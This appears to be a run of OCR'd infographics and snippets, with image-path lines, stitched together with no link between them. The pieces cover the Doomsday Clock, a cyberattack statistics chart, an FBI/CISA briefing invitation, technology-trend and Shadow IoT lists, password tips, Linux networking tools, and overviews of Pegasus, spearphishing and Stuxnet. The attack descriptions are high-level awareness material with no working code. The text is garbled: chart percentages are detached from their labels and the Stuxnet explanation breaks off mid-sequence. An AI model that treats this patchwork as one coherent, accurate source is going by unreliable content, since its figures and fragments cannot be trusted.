
The clock did not budge from last year, but that "should not be taken as a sign of stability," said Rachel Bronson, president and CEO of the group of scholars and international experts in security, nuclear, environmental and science fields.

The risk of nuclear war, the rising pace of climate change, and mounting information wars and fake news are all key concerns in what Bronson called "The New Abnormal" on Earth today.



Attack Techniques (February 2019)
hackmageddon.com
0.6%
1.2%
1.8%
1.2%
1.8%
1.2%
0.6%
0.6%
0.6%
0.6%
24.8%
Malware/PoS Malware
Unknown
Account Hijacking
Targeted Attack
Vulnerabilities
Defacement
Credential Stuffing
Malvertising
Spam
Malicious Script Injection
SQLi
DDoS
Brute-Force
Misconfiguration
Romance Scams
Certificate Hijacking




Invitation: FBI and CISA Briefing on Russian Cyber Threats Inbox

Vince Voci May 11
to me

Always show pictures from this sender

U.S. Chamber of Commerce

Invitation:

Briefing with the FBI and CISA on Russian Cyber Threats


Thursday, May 19, 2022
2:00 - 3:00 p.m. ET

REGISTER HERE

Join the U.S. Chamber of Commerce, the FBI, and CISA for a virtual briefing on Russian cyber threats and the conflict on Ukraine in Thursday, May 19 at 2:00 p.m. ET.

In this discussion, **Kurtis Ronnow,** Deputy Assistant Director, FBI Counterintelligence Division; **Cynthia Kaiser,** Section Chief, FBI Cyber Division; and **Matthew Hartman,** Deputy Executive Assistant Director of Cybersecurity, CISA, will discuss the cyber aspects of the war in Ukraine, the tactics employed by Russian state-sponsored cyber actors, and why we have not seen Russian cyber attacks on the scale that many experts expected when the conflict began.

Please use the button above to register for the event. Please contact Catharine Carstens at ccarstens@uschamber.com with any questions. We look forward to hosting you.


#1 Artificial Intelligence
AI /Machine Learning / Deep Learning
#2 Internet of Things
IOT , IIOT, Sensors & Wearables
#3 Mobile/Social Internet
Advancements - Search/Social/ Messenging/Livestreams
#4 Blockchain
Distributed Ledger Systems, Cryptocurrencies & DApps
0101
1011
0110
#5 Big Data
Apps, Infrastructure, Technologies + Predictive Analytics
#6 Automation
Information, Task, Process, Machine, Decision & Action
#7 Robots
Cons.,/Comm./Indus., Robots, Drones & Autonomous Vehicles
#8 Immersive Media
- #VR/ #AR/ #MR/ 360°/ Video?Gaming
#9 Mobile Technologies
Infrastructure, networks, standards, services & devices
#10 Cloud Computing,
SaaS, IaaS, PaaS & MESH Apps
#11 3D Printing
Additive Manufacturing & Rapid Prototyping
#12 CX
Customer Journey, Experience Commerce & Personalization
#13 EnergyTech
Efficiency, Energy Storage & Decentralized Grid
#14 Cybersecurity
Security, Intelligence Detection, Remediation & Adaptation
#15 Voice Assistants
Interfaces, Chatbots & Natural Language Processing
#16 Nanotechnology
Computing, Medicine, Machines + Smart Dust
#17 Collaborative Tech.
Crowd, Sharing, Workplace & Open Source Platforms & Tools
#18 Health Tech.
Advanced Genomics, Bionics & Health Care Tech.
#19 Human-Computer Interaction
Facial/Gesture Recognition, Biometrics, Gaze Tracking
#20 Geo-spatial Tech.
GIS, GPS, Mapping & Remote Sensing, Scanning, Navigation
#21 Advanced Materials
Composites, Alloys, Polymers, Biomimicry, Nanomanufacturing
#22 New Touch Interfaces
Touch Screens, Haptics, 3D Touch, Paper, Feedback & Exoskeletons
#23 Wireless Power
#24 Clean Tech.
Bio-/Enviro-Materials + Solutions, Sustainability, Treatment & Efficiency
#25 Quantum Computing
+ Exascale Computing
#26 Smart Cities
+ Infrastructure & Transport
#27 Edge/Computing
+ Fog Computing
#28 Faster, Better Internet
Broadband incl. Fiber, 5G, Li-Fi , LPN and LoRa
#29 Proximity Tech
Beacons, .RFID, Wi-Fi, Near-Field Communications & Geofencing
#30 New Screens
TVs, Digital Signage, OOH, MicroLEDS & Projections
THE 30 TECHNOLOGIES OF THE NEXT DECADE

Top 10 Shadow IoT Wireless Risks

802secure

The availability of IoT devices is causing employees to bring these devices into corporate and operational facilities. The majority of IoT devices are wireless, making them more difficult to detect, creating a blindspot for organizations, an evolution known as Shadow IoT. If left unresolved, Shadow IoT devices and networks can impact Operations, Facilities, Physical Security, Network Security, Data Privacy, and Safety of employees, customers, or patients. The following is a list of common Shadow IoT risks.

Wireless Thermostats

Attackers can connect to open or unconfigured thermostats, adjust the temp and overheat datacenters, hospitals, etc.

Wireless Thumb Drives

Thumb drives are now wireless. Employees commonly leave these unconfigured, allowing anyone to steal the data

Voice Assistants

Vulnerabilities have been found in these allowing eavesdropping on conversations. Many act as a bridge to the WiFi network.

Surveillance Cameras

Surveillance Cameras are becoming more wireless and now vulnerable to wireless attacks, interception, eavesdropping and disruption

Drones

Drones can be used to disrupt wireless networks, case a facility for break-ins or attacks, or drop a pathogen causing safety risks

Smart TVs

Smart TVs are everywhere. If left unprotected, hackers can access the TV to plant malware, steal credentials, or eavesdrop on a board meeting.

Wireless Printers

Wireless printers are now in every office. When left open, attackers can connect and access print jobs, facsimiles, plant malware, or backdoor the network

Medical Devices

Medical devices are susceptible to a variety of wireless risks including disruption and access to patient data, all causing safety issues for patients

Spy Cameras

That wall charger, clock, or bulb may be a spy camera! These wireless IoT devices allow secret surveillance commonly transmitted to a mobile device.

Rogue Cell Towers

Rogue cell towers have been documented in DC, Las Vegas, and other cities. Recent reports in 2019 revealed 4G and now 5G are also vulnerable to attacks putting devices at risk

Impact

Data Center Disruption

Malware Infestation


Data loss, credential theft, and privacy exposures


Power or Operations Outage

Eavesdropping, IP Theft, Espionage

Safety including fires, pathogens, floods

© 2019 802 Secure, Inc. All Rights Reserved - Learn more at www.802secure.com


Hackable Passwords
HACKER COMBAT COMMUNITY
Password Don'ts
1
Don't store your password where it can be easily found.
@hackercombat
2
Don't keep a password for too long.
3
Don't use names: pets, businesses, family, friends, etc.
@hackercombat
Don't use letter or number patterns: 1234, abcd, etc.
4
Don't use birthdays, addresses, postal or zip codes, even if you add a number or symbol.
@hackercombat
Don't use make short passwords less than 10 characters
5
6
Follow us
Visit
Hackercombat.com


HACKER COMBAT COMMUNITY
Cybersecurity Awareness
@hackercombat
01
Identify Threats
Understand internal and external security threats.
02
Identify Vulnerabilities
Understand the capabilities and limitations of existing protection measures.
03
Assess Risk Exposure
Determine the likelihood of vulnerabilities exploited by external threats and inappropriate use.
@hackercombat
04
Develop Protect and Detection Measures
Reduce the potential impact of a vulnerability being exploited by having excellent protection and detection measures.
05
Establish Contingency Plans
Create a response plan to reduce the impact of threats identified in the previous steps.
06
Respond To Cybersecurity Incidents
Respond to the threats realized in the response plan.
HACKER COMBAT COMMUNITY
Follow us
Visit
Hackercombat.com

ALISON AUGUST TREPPEL
COMUNICACIÓN
COMPARTIR
INFORMACIÓN
ESTADOS MIEMBROS
OEA
RETO Y OPORTUNIDAD
IRENE POETRANTO
TRANSPARENCIA
ATAQUES DIRIGIDOS
FILTRADO
LABORATORIO CIUDADANO
PRIVACIDAD Y CONTROL APP
Segregación
AFECTACIÓN
VS.
SEGURIDAD
BENEFICIOS
INDUSTRIA DEL SOFTWARE
¡CONFIANZA!
APOYOS INTERINSTITUCIONALES
EMPRESA PRIVADA
#MasDerechosMasGente
#QuedateEnCasa
#MoreRights4MorePeople
#StayHome
#MaisDireitosParaMaisPessoas
#FiqueEmCasa
PETRA MOLNAR
¡PANDEMIAS SON POLÍTICAS!
DISCRIMINACIÓN
INTERSECTORIALIDAD
URBANO VS. RURAL
GÉNERO
INJERENCIA
VIGILANCIA
Poder
GOBIERNOS Y SUS RESPUESTAS DE SEGURIDAD...
EDISON LANZA
APLICATIVOS...
Derechos Humanos Y EMPRESAS
PRIVADAS DE DATOS
REGULACIÓN ESPECÍFICA PARA EL CONTEXTO
Vigilancia
Desinformacion
DATOS PERSONALES
CRITERIOS DE SEGURIDAD
COVID 19
INFORMACIÓN VERAZ
ACCESO A INTERNET
ACCESO A INFORMACIÓN
MITIGAR DESINFORMACIÓN
TECNOLOGÍAS DE VIGILANCIA
OEA
¡ESTAMOS MUY ATENTOS EN LA REGIÓN!
REGULACIONES LEGALES DE PRIVACIDAD
RECOMENDACIONES
SEGUIMIENTO
¿QUIÉN VIGILA AL QUE NOS VIGILA?
CIBERSEGURIDAD, PRIVACIDAD Y DERECHOS DIGITALES
OEA Más derechos para más gente
THECITIZENLAB
UNIVERSITY OF TORONTO
www.pataleta.net @pataletaNet #pataletaDocumenta
Documentación Gráfica: Margarita Reyes

every Linux networking tool I know
JULIA EVANS
@b0rk
wizardzines.com
ping
"are these computers even connected?"
curl
make any HTTP request you want
httpie
like curl but easier ("http get")
wget
download files
tc
on a linux router: slow down your brother's internet (and much more)
dig/nslookup
what's the IP for that domain? (DNS query)
whois
is this domain registered?
ssh
secure shell ♥
scp
copy files over a SSH connection
rsync
copy only changed files (works over SSH)
ngrep
grep for your network
tcpdump
"show me all packets on port 80!"
wireshark
look at those packets in a GUI
tshark
command line super powerful packet analysis
tcpflow
capture & assemble TCP streams
ifconfig
"what's my IP address?"
route
view & change the route table
ip
replaces ifconfig, route, and more!
arp
see your ARP table
mitmproxy
spy on SSL connections your programs are making
nmap
in ur network scanning ur ports
zenmap
GUI for nmap
p0f
identify OS of hosts connecting to you
openvpn
a VPN
wireguard
a newer VPN
nc
netcat! make TCP connections manually
socat
proxy a TCP socket to a unix domain socket + LOTS MORE
telnet
like ssh but insecure.
ftp/sftp
copy files. sftp does it over SSH.
netstat/ss/lsof/fuser
"what ports are servers using?"
iptables
setup firewalls and NAT!
nftables
new version of iptables
hping3
construct any TCP packet you want
traceroute/mtr
what servers are on the way to that server?
tcptraceroute
use tcp packets instead of icmp to traceroute
ethtool
manage physical Ethernet connections + network cards
iw/iwconfig
manage wireless network settings (see speed/frequency)
sysctl
configure Linux kernel's network stack
openssl
do literally anything with SSL certificates
stunnel
make a SSL proxy for an insecure server
iptraf/nethogs/iftop/ntop
see what's using bandwidth
ab/nload/iperf
benchmarking tools
python -m SimpleHTTPServer
serve files from a directory
ipcalc
easily see what 13.21.2.3/25 means
nsenter
enter a container process's network namespace


TECH TERMS YOU'RE PROBABLY PRONOUNCING WRONG
• OS X = OU-ES TEN
• CACHE = CASH
• ADOBE = ADO-BEE
• LINUX = LINN-UX
• SQL = SEQUEL
• HUAWEI = WAH-WAY
• NGINX = ENGINE-EX
• SCSI = SCUZZY
• ASUS = AY-SEUSS
• IMGUR = IMAGE-ER
• GIF = JIF
• KUBERNETES = KOO-BURR-NET-EEZ
• NICHE = NEESH

How Pegasus works


Target: Someone sends what's known as a trap link to a smartphone that persuades the victim to tap and activate — or activates itself without any input, as in the most sophisticated "zero-click" hacks.

Infect: The spyware captures and copies the phone's most basic functions, NSO marketing materials show, recording from the cameras and microphone and collecting location data, call logs and contacts.

Track: The implant secretly reports that information to an operative who can use it to map out sensitive details of the victim's life.


Anatomy of a spearphishing attack
1 Hacker makes a list of key personnel in the organisation having the confidential data he wants.
ABC COMPANY
2 He looks up the employees on Facebook and other social media to glean their interests.
You Tube
3 Hacker crafts an e-mail malware with an attachment most likely to pique the interest of the targeted employee.
4 Targeted employee gets the e-mail and clicks on the attachment because it's a subject matter that is of interest.
5 The malware is released into his computer and it starts e-mailing copies of all documents and other data on it to the hacker.
COPY
6 Hacker, who may be in another country, receives the stolen information.
©The Star Graphics


HOW STUXNET WORKED



1. infection
Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search
Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.


3. update
If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.

